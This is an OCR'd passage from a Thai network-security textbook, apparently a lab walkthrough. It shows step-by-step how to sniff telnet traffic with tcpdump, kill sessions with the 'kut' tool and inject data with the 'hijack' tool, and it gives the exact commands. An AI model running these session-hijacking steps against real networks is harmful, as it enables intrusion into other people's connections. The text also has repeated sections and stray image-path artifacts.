สามารถอธิบายได้ดังนี้คือ

- port 23 : หมายถึง การดักข้อมูลจะดักเฉพาะข้อมูลที่มีเลขพอร์ตเท่ากับ 23 เท่านั้น ซึ่งเป็นพอร์ตมาตรฐานของการเทลเนต (TELNET)
- host perl : หมายถึง การดักข้อมูลจะดักเฉพาะข้อมูลที่มีที่อยู่เป็น perl เท่านั้น ซึ่งเป็นคอมพิวเตอร์ที่ต้องการบุกรุก
- -c 3 : หมายถึง ให้แสดงข้อมูลที่ดักได้เพียง 3 ข้อมูลแรกเท่านั้น
- - q : หมายถึง ให้แสดงผลแบบสั้น
- - t : หมายถึง ให้แสดงผลโดยไม่ต้องแสดงเวลา


เมื่อทำการสั่งการ tcpdump แล้ว โปรแกรมจะรอดอยให้ข้อมูลส่งผ่านมา แล้วจึงแสดงรายละเอียดขั้นต้นของข้อมูลนั้นออกมา ซึ่งได้แก่ ที่อยู่ต้นทาง (source address), พอร์ตต้นทาง (source port), ที่อยู่ปลายทาง (destination address), และพอร์ตปลายทาง (destination port) ซึ่งค่าต่างๆ เหล่านี้จะนำไปเป็นพารามิเตอร์ให้กับโปรแกรม kut อีกทีหนึ่ง

จากนั้นจึงสมมติว่ามีผู้ใช้คนนึงที่คอมพิวเตอร์ sunshine17 กำลังเริ่มทำการเทลเนท (TELNET) ไปยังคอมพิวเตอร์ perl (ซึ่งเป็นคอมพิวเตอร์ที่กำลังจะถูกบุกรุก) แสดงดังรูปที่ 6-3 ซึ่งในการเทลเนท (TELNET) นั้น จะมีการส่งข้อมูลกันตามมาตรฐานทีซีพีไอพี (TCP/IP) ดังที่กล่าวไว้แล้วในบทที่ 5 และเมื่อมีการรับส่งข้อมูลเกิดขึ้น คอมพิวเตอร์ off จึงได้รับข้อมูลนั้นด้วย เนื่องจากใช้โปรแกรม tcpdump รออยู่ตั้งแต่ต้นแล้ว



รูปที่ 6-3 แสดงการเทลเนทของ sunshine17 ไปยัง perl

เมื่อคอมพิวเตอร์ off ได้รับข้อมูลที่ดักจับแล้ว จึงแสดงผลออกมา ดังรูปที่ 6-4 ซึ่งเลขพอร์ตของคอมพิวเตอร์ sunshine17 ก็คือ 1873 เอง ส่วนเลขพอร์ตของคอมพิวเตอร์ perl นั้นต้องเป็น 23 อยู่แล้ว เพราะเป็นพอร์ตของ telnet server




รูปที่ 6-4 แสดงผลลัพธ์ของโปรแกรม tcpdump บนคอมพิวเตอร์ off

เมื่อได้ค่าพอร์ตของคอมพิวเตอร์ sunshine17 แล้ว จึงนำไปใช้ในณปรแกรม kut บนคอมพิวเตอร์ off โดยใช้คำสั่งต่อไปนี้


```
# kut perl 23 sunshine17 1873
```

หลังจากนั้นโปรแกรม kut จะทำการรอข้อมูลที่ทำการรับส่งกันอีกครั้ง เพื่อจะได้ทราบถึงซีเควนนัมเบอร์ (sequence number) ซึ่งได้อธิบายไว้แล้วในส่วนของหลักการและการทำงานของโปรแกรม kut แสดงดังรูปที่ 6-5

จากนั้นเมื่อมีการส่งข้อมูลใดๆ จากคอมพิวเตอร์ทั้ง 2 (perl กับ sunshine17) โปรแกรม kut จะทำการส่งข้อมูลปลอมออกไปเพื่อทำการยุติการติดต่อสื่อสารนั้นๆ ทันที แสดงดังรูปที่ 6-6



รูปที่ 6-5 แสดงการบุกรุกโดยใช้โปรแกรม kut




รูปที่ 6-6 แสดงหน้าจอเมื่อคอมพิวเตอร์ perl ถูกบุกรุก

6.3.2 การบุกรุกโดยใช้โปรแกรม hijack

การบุกรุกโดยใช้โปรแกรม hijack นั้น คือการขโมยเซสชั่นของการเทลเนท (TELNET) ตามที่ได้กล่าวไว้แล้วข้างต้น แต่ก่อนจะใช้โปรแกรมนี้ เราจำเป็นต้องรู้ก่อนว่า คอมพิวเตอร์ที่เป็น telnet client นั้นกำลังใช้พอร์ตใดอยู่

ในที่นี้จะใช้โปรแกรม tcpdump ซึ่งเป็นโปรแกรมอัถประโยชน์บนระบบปฏิบัติการลินุกซ์ (LINUX) ซึ่งจะทำงานบนคอมพิวเตอร์ที่ทำการบุกรุก โปรแกรมนี้จะทำการดักจับข้อมูลที่รับส่งกันภายในเครือข่ายนั้นๆ ซึ่งจะทำให้เราสามารถทราบหมายเลขพอร์ตของคอมพิวเตอร์ทั้ง 2 เครื่องที่กำลังรับส่งข้อมูลกันอยู่

ในขั้นแรก จะทำการเข้าไปใช้เครื่องที่จะทำการบุกรุก (off)โดยจะต้องเปลี่ยนตัวเองให้เป็น root เสียก่อน โดยใช้คำสั่ง su แล้วตามด้วยรหัสผ่านของ root มิฉะนั้นแล้วจะไม่สามารถใช้โปรแกรมบุกรุกต่างๆ ได้ แสดงดังรูปที่ 6-7



รูปที่ 6-7 แสดงการเข้าใช้คอมพิวเตอร์ที่จะทำการบุกรุก (off)

เมื่อมีสิทธิ์ของ root แล้ว ต่อไปจะทำการหาหมายเลขของพอร์ตของ telnet client ที่ใช้ในการรับส่งข้อมูลโดยจะโปรแกรม tcpdump ซึ่งจะทำการดักจับข้อมูลบนเครือข่ายนั้นๆ โดยใช้คำสั่งดังนี้


```
# tcpdump port 23 and host perl –c 3 –q –t
```

สามารถอธิบายได้ดังนี้คือ

- port 23 : หมายถึง การดักข้อมูลจะดักเฉพาะข้อมูลที่มีเลขพอร์ตเท่ากับ 23 เท่านั้น ซึ่งเป็นพอร์ตมาตรฐานของการเทลเนต (TELNET)
- host perl : หมายถึง การดักข้อมูลจะดักเฉพาะข้อมูลที่มีที่อยู่เป็น perl เท่านั้น ซึ่งเป็นคอมพิวเตอร์ที่ต้องการบุกรุก
- -c 3 : หมายถึง ให้แสดงข้อมูลที่ดักได้เพียง 3 ข้อมูลแรกเท่านั้น
- - q : หมายถึง ให้แสดงผลแบบสั้น
- - t : หมายถึง ให้แสดงผลโดยไม่ต้องแสดงเวลา


เมื่อทำการสั่งการ tcpdump แล้ว โปรแกรมจะรอคอยให้ข้อมูลส่งผ่านมา แล้วจึงแสดงรายละเอียดขั้นต้นของข้อมูลนั้นออกมา ซึ่งได้แก่ ที่อยู่ต้นทาง (source address), พอร์ตต้นทาง (source port), ที่อยู่ปลายทาง (destination address), และพอร์ตปลายทาง (destination port) ซึ่งค่าต่างๆ เหล่านี้จะนำไปเป็นพารามิเตอร์ให้กับโปรแกรม hijack อีกทีหนึ่ง

จากนั้นจึงสมมติว่ามีผู้ใช้คนนึงที่คอมพิวเตอร์ sunshine17 กำลังเริ่มทำการเทลเนท (TELNET) ไปยังคอมพิวเตอร์ perl (ซึ่งเป็นคอมพิวเตอร์ที่กำลังจะถูกบุกรุก) แสดงดังรูปที่ 6-8 ซึ่งในการเทลเนท (TELNET) นั้น จะมีการส่งข้อมูลกันตามมาตรฐานทีซีพีไอพี (TCP/IP) ดังที่กล่าวไว้แล้วในบทที่ 5 และเมื่อมีการรับส่งข้อมูลเกิดขึ้น คอมพิวเตอร์ off จึงได้รับข้อมูลนั้นด้วย เนื่องจากใช้โปรแกรม tcpdump รออยู่ตั้งแต่ต้นแล้ว



รูปที่ 6-8 แสดงการเทลเนทของ sunshine17 ไปยัง perl

เมื่อคอมพิวเตอร์ off ได้รับข้อมูลที่ดักจับแล้ว จึงแสดงผลออกมา ดังรูปที่ 6-9 ซึ่งเลขพอร์ตของคอมพิวเตอร์ sunshine17 ก็คือ 1882 นั่นเอง ส่วนเลขพอร์ตของคอมพิวเตอร์ perl นั้นต้องเป็น 23 อยู่แล้ว เพราะเป็นพอร์ตของ telnet server




รูปที่ 6-9 แสดงผลลัพธ์ของโปรแกรม tcpdump บนคอมพิวเตอร์ off

เมื่อได้ค่าพอร์ตของคอมพิวเตอร์ sunshine17 แล้ว จึงนำไปใช้ในโปรแกรม hijack บนคอมพิวเตอร์ off โดยใช้คำสั่งต่อไปนี้


hijack sunshine17 1882 perl

หลังจากนั้นโปรแกรม hijack จะทำการรอข้อมูลที่ทำการรับส่งกันอีกครั้ง เพื่อจะได้ทราบถึงซีเควนนัมเบอร์ (sequence number) ซึ่งได้อธิบายไว้แล้วในส่วนของหลักการและการทำงานของโปรแกรม hijack แสดงดังรูปที่ 6-9

จากนั้นเมื่อมีการส่งข้อมูลใดๆ จากคอมพิวเตอร์ทั้ง 2 (perl กับ sunshine17) โปรแกรม hijack จะทำการส่งข้อมูลปลอมออกไปเพื่อทำการเขียนข้อความ "HACKED" ลงในไฟล์ .profile ทันที แสดงดังรูปที่ 6-11 ซึ่งในที่นี้ ได้ทดลองให้ผู้ใช้คอมพิวเตอร์ sunshine17 ลองใช้คำสั่ง finger แต่ปรากฏว่า สามารถพิมพ์ได้เพียงตัว f เท่านั้น ดังรูปที่ 6-10

